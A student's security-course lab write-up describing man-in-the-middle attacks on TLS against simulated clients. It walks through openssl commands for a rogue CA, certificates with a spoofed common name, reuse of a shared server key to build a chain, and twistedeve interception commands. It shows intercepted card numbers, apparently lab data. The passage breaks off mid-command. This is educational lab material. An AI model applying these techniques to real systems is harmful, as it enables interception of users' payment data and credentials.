Man-in-the-middle attack to TLS (RFC 5246[1]) Protocol

An online shop **webshop.com** in the address **https://sbox.di.uoa.gr/**
and 6 different clients that they try to connect to the workshop via TLS.
The webshop has a **certificate** singed up by the *certification authority* **Compsec CA**
All clients have access in the self-singed certificate of the Compsec CA.

With each ssh connection in the sbox.di.uoa.gr the 6 clients will try to connect with the webshop.(one each time)

Display Message:

```
timestamp: XXXXXXXXXX
forwarding webshop client requests to port YYYYY
```

clients because of a misconfiguration will try to connect to YYYY instead of (443) port of the webshop.So now we have the ability for the man-in-the-midle-attack.

	Difficulty
1. Mr. Blonde.	**X**
2. Mr. Blue.	**XX**
3. Mr. Brown.	**XX**
4. Mr. Orange.	**XX**
5. Mr. Pink.	**XXXX**
6. Mr. White.	**XXXXX**

Kotsomitopoulos Aristotelis
Project #2 ΥΣ13 ΕΑΡΙΝΟ 2014 (computer system security)

Firstly Lets Create a certification authority(CA)

my folder is "std10048@sbox:~/myProject2$"

```
std10048@sbox:~/myProject2$ ls -l
total 0
```

we execute the following:

cp /etc/ssl/openssl.cnf . (*we modify the ./demoCA to ./*)

```
mkdir certs csr newcerts private
echo 00 > serial
echo 00 > crlnumber
touch index.txt

openssl req -new -x509 -extensions v3_ca -keyout private/cakey.key -out cacert.crt
-days 3650 -config ./openssl.cnf

openssl ca -gencrl -keyfile private/cakey.key -cert cacert.crt -out crl.pem -config
./openssl.cnf
```

with ———— are my informations for CA

```
std10048@sbox:~/myProject2$ openssl req -new -x509 -extensions v3_ca -keyout private/cake
y.key -out cacert.crt -days 3650 -config ./openssl.cnf
Generating a 2048 bit RSA private key
..............+++
.....................................................................+++
writing new private key to 'private/cakey.key'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:ATTICA
Locality Name (eg, city) []:Athens
Organization Name (eg, company) [Internet Widgits Pty Ltd]:University of Athens
Organizational Unit Name (eg, section) []:Department of Informatics and Telecommunication
s
Common Name (e.g. server FQDN or YOUR name) []:SBOX CA
Email Address []:csec.di@gmail.com
std10048@sbox:~/myProject2$ openssl ca -gencrl -keyfile private/cakey.key -cert cacert.cr
t -out crl.pem -config ./openssl.cnf
Using configuration from ./openssl.cnf
Enter pass phrase for private/cakey.key:
std10048@sbox:~/myProject2$
```

so now we have our CA and our folders created
they look something like this :

```
std10048@sbox:~/myProject2$ ls -l
total 48
-rw-r--r-- 1 std10048 std10048  1554 Jun  7 15:31 cacert.crt
drwxr-xr-x 2 std10048 std10048  4096 Jun  7 15:29 certs
-rw-r--r-- 1 std10048 std10048     3 Jun  7 15:31 crlnumber
-rw-r--r-- 1 std10048 std10048     3 Jun  7 15:29 crlnumber.old
-rw-r--r-- 1 std10048 std10048   780 Jun  7 15:31 crl.pem
drwxr-xr-x 2 std10048 std10048  4096 Jun  7 15:29 csr
-rw-r--r-- 1 std10048 std10048     0 Jun  7 15:29 index.txt
drwxr-xr-x 2 std10048 std10048  4096 Jun  7 15:29 newcerts
-rw-r--r-- 1 std10048 std10048 10825 Jun  7 15:29 openssl.cnf
drwxr-xr-x 2 std10048 std10048  4096 Jun  7 15:29 private
-rw-r--r-- 1 std10048 std10048     3 Jun  7 15:29 serial
std10048@sbox:~/myProject2$
```

Now that we have our CA created lets generate a certificate using our CA

Lets hack firstly Mr.Blond !
He is a realy idiot client he checks almost nothing so :

```
openssl genrsa 1024 > private/MrBlond.key && openssl req -new -key
private/MrBlond.key -out csr/MrBlond.csr -config ./openssl.cnf
```

```
std10048@sbox:~/myProject2$ openssl genrsa 1024 > private/MrBlond.key && openssl req -new
 -key private/MrBlond.key -out csr/MrBlond.csr -config ./openssl.cnf
Generating RSA private key, 1024 bit long modulus
.......++++++
.........................................++++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:ATTICA
Locality Name (eg, city) []:Athens
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Uoa
Organizational Unit Name (eg, section) []:DiT
Common Name (e.g. server FQDN or YOUR name) []:idiot_Client
Email Address []:idiot_client@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:aris
An optional company name []:.
```

so now lets continue with this command to complete our generation and then we dont even need to verify with CA for that client.

```
openssl ca -config openssl.cnf -policy policy_anything -cert cacert.crt -keyfile
private/cakey.key -days 365 -out certs/MrBlond.crt -infiles csr/MrBlond.csr
```

```
std10048@sbox:~/myProject2$ openssl ca -config openssl.cnf -policy policy_anything -cert
cacert.crt -keyfile private/cakey.key -days 365 -out certs/MrBlond.crt -infiles csr/MrBlo
nd.csr
Using configuration from openssl.cnf
Enter pass phrase for private/cakey.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 0 (0x0)
        Validity
            Not Before: Jun  7 13:02:45 2014 GMT
            Not After : Jun  7 13:02:45 2015 GMT
        Subject:
            countryName               = GR
            stateOrProvinceName       = ATTICA
            localityName              = Athens
            organizationName          = Uoa
            organizationalUnitName    = DiT
            commonName                = idiot_Client
            emailAddress              = idiot_client@gmail.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                7E:B8:D8:FD:79:0C:F0:F2:DC:CE:9D:61:15:5D:91:13:4B:E2:F1:83
            X509v3 Authority Key Identifier:
                keyid:41:DF:39:D0:2D:BB:25:0D:70:38:3B:21:94:B8:C7:39:ED:05:AF:E1
Certificate is to be certified until Jun  7 13:02:45 2015 GMT (365 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

so now we have our .crt and our .key


```
std10048@sbox:~/myProject2/certs$ cat MrBlond.crt
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 0 (0x0)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=GR, ST=ATTICA, L=Athens, O=University of Athens, OU=Department of Informatics and
Telecommunications, CN=SBOX CA/emailAddress=csec.di@gmail.com
        Validity
            Not Before: Jun  7 13:02:45 2014 GMT
            Not After : Jun  7 13:02:45 2015 GMT
        Subject: C=GR, ST=ATTICA, L=Athens, O=Uoa, OU=DiT,
CN=idiot_Client/emailAddress=idiot_client@gmail.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:be:c7:07:e7:80:9a:ab:12:78:04:97:04:5e:2a:
                    6d:31:7b:29:1a:3e:78:10:f3:cb:b4:ed:f1:f9:87:
                    b3:72:57:01:ae:1f:2f:33:95:ba:cd:64:b5:20:37:
                    0d:cb:c8:df:eb:ff:e9:ca:47:1d:db:b6:2c:bb:35:
                    4f:66:2f:6a:c9:c0:2b:f1:12:fc:f1:58:72:03:b1:
                    8b:56:bf:44:14:af:ed:a6:0b:9c:92:2d:3b:e3:59:
                    9e:6d:32:cf:e4:cd:06:ff:af:dc:f2:d0:1b:1e:98:
                    b6:73:07:37:c3:a6:38:47:b1:7d:d3:d8:e4:f0:b5:
                    3b:4a:7f:fb:8e:af:7a:73:95
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
```

```
                7E:B8:D8:FD:79:0C:F0:F2:DC:CE:9D:61:15:5D:91:13:4B:E2:F1:83
            X509v3 Authority Key Identifier:
                keyid:41:DF:39:D0:2D:BB:25:0D:70:38:3B:21:94:B8:C7:39:ED:05:AF:E1

    Signature Algorithm: sha1WithRSAEncryption
         03:19:8f:60:83:79:db:7a:99:c1:75:14:49:a7:fb:98:2e:c0:
         23:24:39:04:43:6a:11:1d:b3:7b:b5:fe:36:ed:0e:bd:19:83:
         8d:e7:43:e6:e4:c7:f1:f3:b6:28:1d:50:4f:82:d6:ac:32:95:
         a6:1b:b1:52:3e:09:2c:c6:1a:86:55:1a:20:07:af:c4:60:f0:
         2b:ef:59:b1:81:c5:66:8a:52:62:f1:e9:94:9b:ee:b6:76:fb:
         98:ff:a9:94:8c:e7:fe:31:0c:06:7b:2e:3b:d4:d2:36:19:df:
         e0:af:09:51:86:82:18:c6:57:da:e6:15:68:b0:79:0a:52:bd:
         34:f6:1c:46:88:80:da:8a:2b:6f:33:4d:38:16:89:b9:ad:83:
         ee:11:90:02:13:ce:e0:68:83:32:17:a4:70:82:5a:57:f9:64:
         c3:74:2f:59:95:33:ce:7e:8c:81:b9:e7:b1:5e:dd:0e:b4:59:
         2b:e5:b3:ed:38:40:7f:74:40:8f:fc:db:a4:b5:76:e0:74:e8:
         1f:ba:f5:f1:ba:09:96:6d:90:0e:77:33:a3:27:0d:fb:c1:a6:
         1c:53:51:71:3a:83:5c:ba:2e:12:67:40:5b:7e:b9:fb:91:97:
         e8:ef:ff:8a:70:94:02:69:d7:39:42:4c:a3:0a:c0:b3:3d:42:
         44:f2:8e:65
-----BEGIN CERTIFICATE-----
MIIDujCCAqKgAwIBAgIBADANBgkqhkiG9w0BAQUFADCBvTELMAkGA1UEBhMCR1Ix
DzANBgNVBAgMBkFUVElDQTEPMA0GA1UEBwwGQXRoZW5zMR0wGwYDVQQKDBRVbml2
ZXJzaXR5IG9mIEF0aGVuczE5MDcGA1UECwwwRGVwYXJ0bWVudCBvZiBJbmZvcm1h
dGljcyBhbmQgVGVsZWNvbW11bmljYXRpb25zMRAwDgYDVQQDDAdTQk9YIENBMSAw
HgYJKoZIhvcNAQkBFhFjc2VjLmRpQGdtYWlsLmNvbTAeFw0xNDA2MDcxMzAyNDVa
Fw0xNTA2MDcxMzAyNDVaMIGJMQswCQYDVQQGEwJHUjEPMA0GA1UECAwGQVRUSUNB
MQ8wDQYDVQQHDAZBdGhlbnMxDDAKBgNVBAoMA1VvYTEMMAoGA1UECwwDRGlUMRUw
EwYDVQQDDAxpZGlvdF9DbGllbnQxJTAjBgkqhkiG9w0BCQEWFmlkaW90X2NsaWVu
dEBnbWFpbC5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAL7HB+eAmqsS
eASXBF4qbTF7KRo+eBDzy7Tt8fmHs3JXAa4fLzOVus1ktSA3DcvI3+v/6cpHHdu2
LLs1T2YvasnAK/ES/PFYcgOxi1a/RBSv7aYLnJItO+NZnm0yz+TNBv+v3PLQGx6Y
tnMHN8OmOEexfdPY5PC1O0p/+46venOVAgMBAAGjezB5MAkGA1UdEwQCMAAwLAYJ
YIZIAYb4QgENBB8WHU9wZW5TU0wgR2VuZXJhdGVkIENlcnRpZmljYXRlMB0GA1Ud
DgQWBBR+uNj9eQzw8tzOnWEVXZETS+LxgzAfBgNVHSMEGDAWgBRB3znQLbslDXA4
OyGUuMc57QWv4TANBgkqhkiG9w0BAQUFAAOCAQEAAxmPYIN523qZwXUUSaf7mC7A
IyQ5BENqER2ze7X+Nu0OvRmDjedD5uTH8fO2KB1QT4LWrDKVphuxUj4JLMYahlUa
IAevxGDwK+9ZsYHFZopSYvHplJvutnb7mP+plIzn/jEMBnsuO9TSNhnf4K8JUYaC
GMZX2uYVaLB5ClK9NPYcRoiA2oorbzNNOBaJua2D7hGQAhPO4GiDMhekcIJaV/lk
w3QvWZUzzn6MgbnnsV7dDrRZK+Wz7ThAf3RAj/zbpLV24HToH7r18boJlm2QDncz
oycN+8GmHFNRcTqDXLouEmdAW365+5GX6O//inCUAmnXOUJMowrAsz1CRPKOZQ==
-----END CERTIFICATE-----


std10048@sbox:~/myProject2/private$ cat MrBlond.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQC+xwfngJqrEngElwReKm0xeykaPngQ88u07fH5h7NyVwGuHy8z
lbrNZLUgNw3LyN/r/+nKRx3btiy7NU9mL2rJwCvxEvzxWHIDsYtWv0QUr+2mC5yS
LTvjWZ5tMs/kzQb/r9zy0BsemLZzBzfDpjhHsX3T2OTwtTtKf/uOr3pzlQIDAQAB
AoGBAIOrepkc+aL4rDz+vdUAEz0Dc+rZEqUgnofRciB2uDNCObajb0B7JuJ7j0cc
uDjd+y43AnTJgKITqevLb3FnaJuDU3P7acg7pBqwQONdZBUHoos59uNr9T7IFRe1
sjddN1c3yyXRVoHXC1IjuwcDCoYTjB5DEkRuwXflP3fpFYBBAkEA9pS2SndYaIV4
+Glo6TJZpljY8xMXHEZXSCQ+vdsGYiP+pO84ApimoHqKlgly3vO4pREdAj56jgM/
1PmXuAhF5wJBAMYQn3y9W99IVEZVWBFAFM1RrvXu07QuchgQ3eRfvaPDSNulNVgU
hDVf/NKLQU3qOTaFPpXmcROI9eSPKBb5UyMCQQC3oYwX7MUUIcIzDR0p/WsyLJx0
eVUOo3vAp+1pqkEYuUGcRuJpXJFKlbe7gJHhY5Owqgv2bd0LAXR6AN5yGQclAkEA
p3iqwhiCtDs+NvI2su9SJ4FnxL8Z9oJHKp4oYM+rU+rtkfsRLda7Kz5sUcI5h54C
nlzv3GOrPO9Tqtx482QBrQJAWX1o/vNW+LPvQfMDPEqWozGV3TeMVtKCt52qoPUu
0po9JXx2WZEmjObrCyEgau/GxuUN5UeAqG+w7grgzTk85A==
-----END RSA PRIVATE KEY-----
```

Now we can run twestedeve like that :
command:


```
twistedeve -c certs/MrBlond.crt -k private/MrBlond.key -a localhost:10048 -t
localhost:443 -b localhost:46619
```

so we can be the man in the middle. After commands execution we open new terminal we login we find the correct port (46619 this time) for our connection and our Mr.BLond Client have been hacked :




So this is First Client Credid card and timestamp
'cc=4916105057678726&timestamp=1402146284'

Now lets hack Mr.Blue (i named it brown)
he is more `clever` than Mr.Blond but he has another vulnerability
he checks company name so with our previous CA we create a new certificate but this time we insert in common name field "sbox.di.uoa.gr" so:



so we simply again run twistedeve and :


```
twistedeve -c certs/brown.crt -k private/brown.key -a localhost:10048 -t
localhost:443 -b localhost:48211
```



so we can observe Mr.Blue credit card and timestamp :

'cc=4556270584159924&timestamp=1402148722'

now lets hack Mr.Brown we know that webshop and mysite have both the same Cartification Authority (sbox CA) so Mr.Brown Checks only if our .crt and our .key are **verified** by SBOX CA and nothing more so:




we use twestedeve with /var/project2/mysite.com.crt and /var/project2/mysite.com.key

and now we can get Mr.Brown credit card !

Command :

```
twistedeve -c /var/project2/mysite.com.crt -k /var/project2/mysite.com.key -a
localhost:10048 -t localhost:443 -b localhost:46749
```



So here is credit & timestamp for Mr.Brown
'cc=4539346713524865&timestamp=1402150208'

Mr.Orange now : we will use **certification chain**

we now know how to create CA generate certifications and sign with them.. so now lets try something different!


In our new folder after those commands :

```
cp /etc/ssl/openssl.cnf .

mkdir certs csr newcerts private
echo 00 > serial
echo 00 > crlnumber
touch index.txt
```

instead of using :

```
openssl req -new -x509 -extensions v3_ca -keyout private/cakey.key -out cacert.crt
-days 3650 -config ./openssl.cnf
```

the above command will create a brand new cakey.key and cacert.crt file we will use our existing ones from mysite.com , so we navigate to /var/project2/ and we copy our mysite.com.key and our mysite.com.crt :



now lets create the two files in order to use correctly our next command

we create cacert.crt and /private/cakey.key
and we paste our coped contents from mystie

now we can use the generation command with our custom files!


```
openssl ca -gencrl -keyfile private/cakey.key -cert cacert.crt -out crl.pem -config
./openssl.cnf
```

```
std10048@sbox:~/CertificationChain$
std10048@sbox:~/CertificationChain$ openssl ca -gencrl -keyfile private/cakey.key -cert
cacert.crt -out crl.pem -config ./openssl.cnf
```

now we will generate our certificate using the above CA :

```
openssl genrsa 1024 > private/sbox.di.uoa.gr.key && openssl req -new -key
